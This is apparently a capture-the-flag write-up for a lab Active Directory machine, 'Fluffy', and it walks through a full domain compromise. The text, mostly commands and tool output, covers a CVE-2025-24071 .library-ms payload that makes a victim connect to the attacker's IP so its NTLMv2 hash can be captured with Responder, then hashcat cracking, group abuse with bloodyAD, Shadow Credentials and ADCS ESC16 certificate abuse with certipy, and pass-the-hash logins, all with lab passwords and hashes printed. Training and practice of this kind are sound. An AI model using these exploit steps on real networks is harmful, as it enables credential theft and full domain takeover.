
This is an Easy Active Directory box, where CVE-2025-24071 is exploited giving access to another account. ADCS ESC16 will be exploited, allowing for domain compromise.
Recon
The nmap scan shows several ports open, these are related to Windows AD.
$ sudo nmap -sS 10.10.11.69 -o allPorts
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-28 16:36 WEST
Nmap scan report for 10.10.11.69
Host is up (0.039s latency).
Not shown: 989 filtered tcp ports (no-response)
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
5985/tcp open  wsman

Nmap done: 1 IP address (1 host up) scanned in 4.91 seconds
The service scan gives us the domain name and the hostname of the Domain Controller (DC01).
$ sudo nmap -sCV 10.10.11.69 -p53,88,139,389,445,464,593,636,3268,3269,5985 -o openPorts
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-28 16:38 WEST
Nmap scan report for 10.10.11.69
Host is up (0.039s latency).

PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-09-17 20:52:07Z)
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-09-17T20:53:28+00:00; +20d05h13m47s from scanner time.
| ssl-cert: Subject: commonName=DC01.fluffy.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.fluffy.htb
| Not valid before: 2025-04-17T16:04:17
|_Not valid after:  2026-04-17T16:04:17
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.fluffy.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.fluffy.htb
| Not valid before: 2025-04-17T16:04:17
|_Not valid after:  2026-04-17T16:04:17
|_ssl-date: 2025-09-17T20:53:28+00:00; +20d05h13m47s from scanner time.
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-09-17T20:53:28+00:00; +20d05h13m47s from scanner time.
| ssl-cert: Subject: commonName=DC01.fluffy.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.fluffy.htb
| Not valid before: 2025-04-17T16:04:17
|_Not valid after:  2026-04-17T16:04:17
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.fluffy.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.fluffy.htb
| Not valid before: 2025-04-17T16:04:17
|_Not valid after:  2026-04-17T16:04:17
|_ssl-date: 2025-09-17T20:53:28+00:00; +20d05h13m47s from scanner time.
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 20d05h13m46s, deviation: 0s, median: 20d05h13m46s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2025-09-17T20:52:51
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 87.53 seconds
These hostnames will be added to the /etc/hosts file.
$ echo '10.10.11.69 dc01 dc01.fluffy.htb fluffy.htb' | sudo tee -a  /etc/hosts
10.10.11.69 dc01 dc01.fluffy.htb fluffy.htb
User flag
This machine gives us initial credentials to perform the pentest. We can authenticate to SMB with nxc and list available shares.
$ nxc smb 10.10.11.69 -u j.fleischman -p 'J0elTHEM4n1990!' --shares
SMB         10.10.11.69     445    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:fluffy.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.69     445    DC01             [+] fluffy.htb\j.fleischman:J0elTHEM4n1990!
SMB         10.10.11.69     445    DC01             [*] Enumerated shares
SMB         10.10.11.69     445    DC01             Share           Permissions     Remark
SMB         10.10.11.69     445    DC01             -----           -----------     ------
SMB         10.10.11.69     445    DC01             ADMIN$                          Remote Admin
SMB         10.10.11.69     445    DC01             C$                              Default share
SMB         10.10.11.69     445    DC01             IPC$            READ            Remote IPC
SMB         10.10.11.69     445    DC01             IT              READ,WRITE
SMB         10.10.11.69     445    DC01             NETLOGON        READ            Logon server share
SMB         10.10.11.69     445    DC01             SYSVOL          READ            Logon server share
Taking a look at the non-default shares, IT contains interesting files. We’ll download Upgrade_Notice.pdf.
$ smbclient -U fluffy\\j.fleischman \\\\10.10.11.69\\'IT'
Password for [FLUFFY\j.fleischman]:

Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Wed Sep 17 21:57:26 2025
  ..                                  D        0  Wed Sep 17 21:57:26 2025
  Everything-1.4.1.1026.x64           D        0  Fri Apr 18 16:08:44 2025
  Everything-1.4.1.1026.x64.zip       A  1827464  Fri Apr 18 16:04:05 2025
  KeePass-2.58                        D        0  Fri Apr 18 16:08:38 2025
  KeePass-2.58.zip                    A  3225346  Fri Apr 18 16:03:17 2025
  Upgrade_Notice.pdf                  A   169963  Sat May 17 15:31:07 2025


smb: \> get Upgrade_Notice.pdf
getting file \Upgrade_Notice.pdf of size 169963 as Upgrade_Notice.pdf (599.2 KiloBytes/sec) (average 599.2 KiloBytes/sec)
This pdf contains a list of CVE that the server could be vulnerable to.

CVE-2025-24071 is exploitable. When a zip file is extracted, if a specially crafted .library-ms is inside it, the victim user will try to connect to the IP written in the file. This can be used to catch that user’s NTLMv2 hash.
First the openme.library-ms file was created containing this text. The IP address must be changed according to the attacker’s.
<?xml version="1.0" encoding="UTF-8"?>
<libraryDescription xmlns="http://schemas.microsoft.com/windows/2009/library">
  <searchConnectorDescriptionList>
    <searchConnectorDescription>
      <simpleLocation>
        <url>\\10.10.15.97\shared</url>
      </simpleLocation>
    </searchConnectorDescription>
  </searchConnectorDescriptionList>
</libraryDescription>
The file is then compressed into a zip file.
$ zip exploit.zip openme.library-ms
We saw we had Write access to the IT share, so we’ll upload it there and hope someone triggers the exploit.
$ smbclient -U fluffy\\j.fleischman \\\\10.10.11.69\\'IT'
Password for [FLUFFY\j.fleischman]:

smb: \> put exploit.zip
putting file exploit.zip as \exploit.zip (3.1 kb/s) (average 3.1 kb/s)
To catch the hash, we must start Impacket’s responder. Afer a few seconds, the hash for the p.agila domain user is captured.
$ sudo responder -v -I tun0
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

<SNIP>

[SMB] NTLMv2-SSP Client   : 10.10.11.69
[SMB] NTLMv2-SSP Username : FLUFFY\p.agila
[SMB] NTLMv2-SSP Hash     : p.agila::FLUFFY:dd61f777ddad5f76:1F5ECD151E320BCD51AC77255243A7CA:01010000000000000026FD8B3C18DC019058D93BB40725A9000000000200080053004E004700450001001E00570049004E002D005700510037005A00420042004A00320052005300350004003400570049004E002D005700510037005A00420042004A0032005200530035002E0053004E00470045002E004C004F00430041004C000300140053004E00470045002E004C004F00430041004C000500140053004E00470045002E004C004F00430041004C00070008000026FD8B3C18DC0106000400020000000800300030000000000000000100000000200000B3D190B61EBAB79C92A75B4302758F2720EEB6956AC80A1BE37FE6A95309C6C80A001000000000000000000000000000000000000900200063006900660073002F00310030002E00310030002E00310035002E00390037000000000000000000
This hash is crackable and the plaintext password can be retrieved.
$ hashcat -m 5600 p.agila_ntlm /usr/share/wordlists/rockyou.txt

P.AGILA::FLUFFY:<SNIP>:prometheusx-303

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: P.AGILA::FLUFFY:4573e4504796bcb9:77cf79dd30a0536f7a...000000
Time.Started.....: Thu Aug 28 17:05:17 2025 (2 secs)
Time.Estimated...: Thu Aug 28 17:05:19 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  2349.7 kH/s (0.72ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 4517888/14344385 (31.50%)
Rejected.........: 0/4517888 (0.00%)
Restore.Point....: 4515840/14344385 (31.48%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: proretriever -> progree
Hardware.Mon.#1..: Util: 84%

Started: Thu Aug 28 17:05:16 2025
Stopped: Thu Aug 28 17:05:20 2025
With domain credentials, we can enumerate the fluffy.htb domain using bloodhound-ce-python.
$ bloodhound-ce-python -d fluffy.htb -u p.agila -p prometheusx-303  -ns 10.10.11.69 -c All --zip

INFO: BloodHound.py for BloodHound Community Edition
INFO: Found AD domain: fluffy.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc01.fluffy.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc01.fluffy.htb
INFO: Found 10 users
INFO: Found 54 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC01.fluffy.htb
INFO: Done in 00M 07S
INFO: Compressing output into 20250917222228_bloodhound.zip
After gathering the data and uploading it to Bloodhound, we see p.agila has GenericAll rights the Service Accounts group. We can add p.agila to the group.

$ bloodyAD --host 10.10.11.69 -d fluffy.htb -u p.agila -p 'prometheusx-303' add groupMember 'service accounts' p.agila

[+] p.agila added to service accounts
Now as a member of Service Accounts we have Generic Write over 3 service accounts.

We can use that to get the TGT ticket and NTLM for those accounts by performing a Shadow Credentials attack. We’ll start with winrm_svc since it has WinRM privileges.
$ certipy-ad shadow auto -u 'p.agila' -p 'prometheusx-303' -dc-ip 10.10.11.69 -account winrm_svc
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Targeting user 'winrm_svc'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID 'bde8c70a-ae07-2462-8e84-79a02b0e8662'
[*] Adding Key Credential with device ID 'bde8c70a-ae07-2462-8e84-79a02b0e8662' to the Key Credentials for 'winrm_svc'
[*] Successfully added Key Credential with device ID 'bde8c70a-ae07-2462-8e84-79a02b0e8662' to the Key Credentials for 'winrm_svc'
[*] Authenticating as 'winrm_svc' with the certificate
[*] Certificate identities:
[*]     No identities found in this certificate
[*] Using principal: 'winrm_svc@fluffy.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'winrm_svc.ccache'
[*] Wrote credential cache to 'winrm_svc.ccache'
[*] Trying to retrieve NT hash for 'winrm_svc'
[*] Restoring the old Key Credentials for 'winrm_svc'
[*] Successfully restored the old Key Credentials for 'winrm_svc'
[*] NT hash for 'winrm_svc': 33bd09dcd697600edf6b3a7af4875767
To evil-winrm with kerberos, the /etc/krb5.conf file must contain this:
[libdefaults]
    dns_lookup_kdc = false
    dns_lookup_realm = false
    default_realm = FLUFFY.HTB

[realms]
    FLUFFY.HTB = {
        kdc = dc01.fluffy.htb
        admin_server = dc01.fluffy.htb
        default_domain = fluffy.htb
    }

[domain_realm]
    .fluffy.htb = FLUFFY.HTB
    fluffy.htb = FLUFFY.HTB
To interact with kerberos, our time must be synced with the server (KRB_AP_ERR_SKEW error). That can be done with the command:
$ sudo ntpdate fluffy.htb
We can now evil-winrm to the machine using the TGT we got before and retrieve the user flag.
$ KRB5CCNAME=win_rm.ccache evil-winrm -i dc01.fluffy.htb -u winrm_svc -r fluffy.htb

*Evil-WinRM* PS C:\Users\winrm_svc\Documents> dir ../desktop

    Directory: C:\Users\winrm_svc\desktop

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        9/17/2025   2:36 PM             34 user.txt
Root flag
We can also get the TGT and NT hash for ca_svc in the same way.
$ certipy-ad shadow auto -u 'p.agila@fluffy.htb' -p 'prometheusx-303' -account ca_svc

Certipy v5.0.2 - by Oliver Lyak (ly4k)

[!] DNS resolution failed: The DNS query name does not exist: FLUFFY.HTB.
[!] Use -debug to print a stacktrace
[*] Targeting user 'ca_svc'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '70159228-1b07-6269-7e9e-c346d79a86e2'
[*] Adding Key Credential with device ID '70159228-1b07-6269-7e9e-c346d79a86e2' to the Key Credentials for 'ca_svc'
[*] Successfully added Key Credential with device ID '70159228-1b07-6269-7e9e-c346d79a86e2' to the Key Credentials for 'ca_svc'
[*] Authenticating as 'ca_svc' with the certificate
[*] Certificate identities:
[*]     No identities found in this certificate
[*] Using principal: 'ca_svc@fluffy.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'ca_svc.ccache'
[*] Wrote credential cache to 'ca_svc.ccache'
[*] Trying to retrieve NT hash for 'ca_svc'
[*] Restoring the old Key Credentials for 'ca_svc'
[*] Successfully restored the old Key Credentials for 'ca_svc'
[*] NT hash for 'ca_svc': ca0f4f9e9eb8a092addf53bb03fc98c8
Enumerating ADCS with this account, the Domain appears to be vulnerable to ESC16. This happens because the szOID_NTDS_CA_SECURITY_EXT security extension is disabled.
$ certipy-ad find -u ca_svc -hashes ca0f4f9e9eb8a092addf53bb03fc98c8 -dc-ip 10.10.11.69  -stdout -vulnerable

Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 14 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'fluffy-DC01-CA' via RRP
[*] Successfully retrieved CA configuration for 'fluffy-DC01-CA'
[*] Checking web enrollment for CA 'fluffy-DC01-CA' @ 'DC01.fluffy.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : fluffy-DC01-CA
    DNS Name                            : DC01.fluffy.htb
    Certificate Subject                 : CN=fluffy-DC01-CA, DC=fluffy, DC=htb
    Certificate Serial Number           : 3670C4A715B864BB497F7CD72119B6F5
    Certificate Validity Start          : 2025-04-17 16:00:16+00:00
    Certificate Validity End            : 3024-04-17 16:11:16+00:00
    Web Enrollment
      HTTP
        Enabled                         : False
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
    Disabled Extensions                 : 1.3.6.1.4.1.311.25.2
    Permissions
      Owner                             : FLUFFY.HTB\Administrators
      Access Rights
        ManageCa                        : FLUFFY.HTB\Domain Admins
                                          FLUFFY.HTB\Enterprise Admins
                                          FLUFFY.HTB\Administrators
        ManageCertificates              : FLUFFY.HTB\Domain Admins
                                          FLUFFY.HTB\Enterprise Admins
                                          FLUFFY.HTB\Administrators
        Enroll                          : FLUFFY.HTB\Cert Publishers
    [!] Vulnerabilities
      ESC16                             : Security Extension is disabled.
    [*] Remarks
      ESC16                             : Other prerequisites may be required for this to be exploitable. See the wiki for more details.
Certificate Templates                   : [!] Could not find any certificate templates
To escalate our privileges, we start by changing our own UPN to Administrator.
$ certipy-ad account -u ca_svc -hashes ca0f4f9e9eb8a092addf53bb03fc98c8 -dc-ip 10.10.11.69 -target dc01.fluffy.htb -upn administrator -user ca_svc update
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Updating user 'ca_svc':
    userPrincipalName                   : administrator
[*] Successfully updated 'ca_svc'
We then request a certificate and will be given an Administrator certificate, since it’s what we have in our UPN field.
$ certipy-ad req -u ca_svc -hashes ca0f4f9e9eb8a092addf53bb03fc98c8 -dc-ip 10.10.11.69 -target dc01.fluffy.htb  -ca fluffy-DC01-CA -template User
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[!] DC host (-dc-host) not specified and Kerberos authentication is used. This might fail
[*] Requesting certificate via RPC
[*] Request ID is 20
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
Now the UPN is reverted to ca_svc@fluffy.htb.
$ certipy-ad account -u ca_svc -hashes ca0f4f9e9eb8a092addf53bb03fc98c8 -dc-ip 10.10.11.69 -target dc01.fluffy.htb -upn 'ca_svc@fluffy.htb' -user ca_svc update
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Updating user 'ca_svc':
    userPrincipalName                   : ca_svc
[*] Successfully updated 'ca_svc'
With administrator.pfx, we can ask for the TGT and NT hash for Administrator
$ certipy-ad auth -pfx administrator.pfx -username 'administrator' -domain 'fluffy.htb' -dc-ip 10.10.11.69
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator'
[*] Using principal: 'administrator@fluffy.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@fluffy.htb': aad3b435b51404eeaad3b435b51404ee:8da83a3fa618b6e3a00e93f676c92a6e
Finally, we can evil-winrm to the machine as Administrator and read the root flag.
$ evil-winrm -i 10.10.11.69 -u administrator -H 8da83a3fa618b6e3a00e93f676c92a6e

*Evil-WinRM* PS C:\Users\Administrator\Documents> dir ../desktop

    Directory: C:\Users\Administrator\desktop

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        9/17/2025   3:34 PM             34 root.txt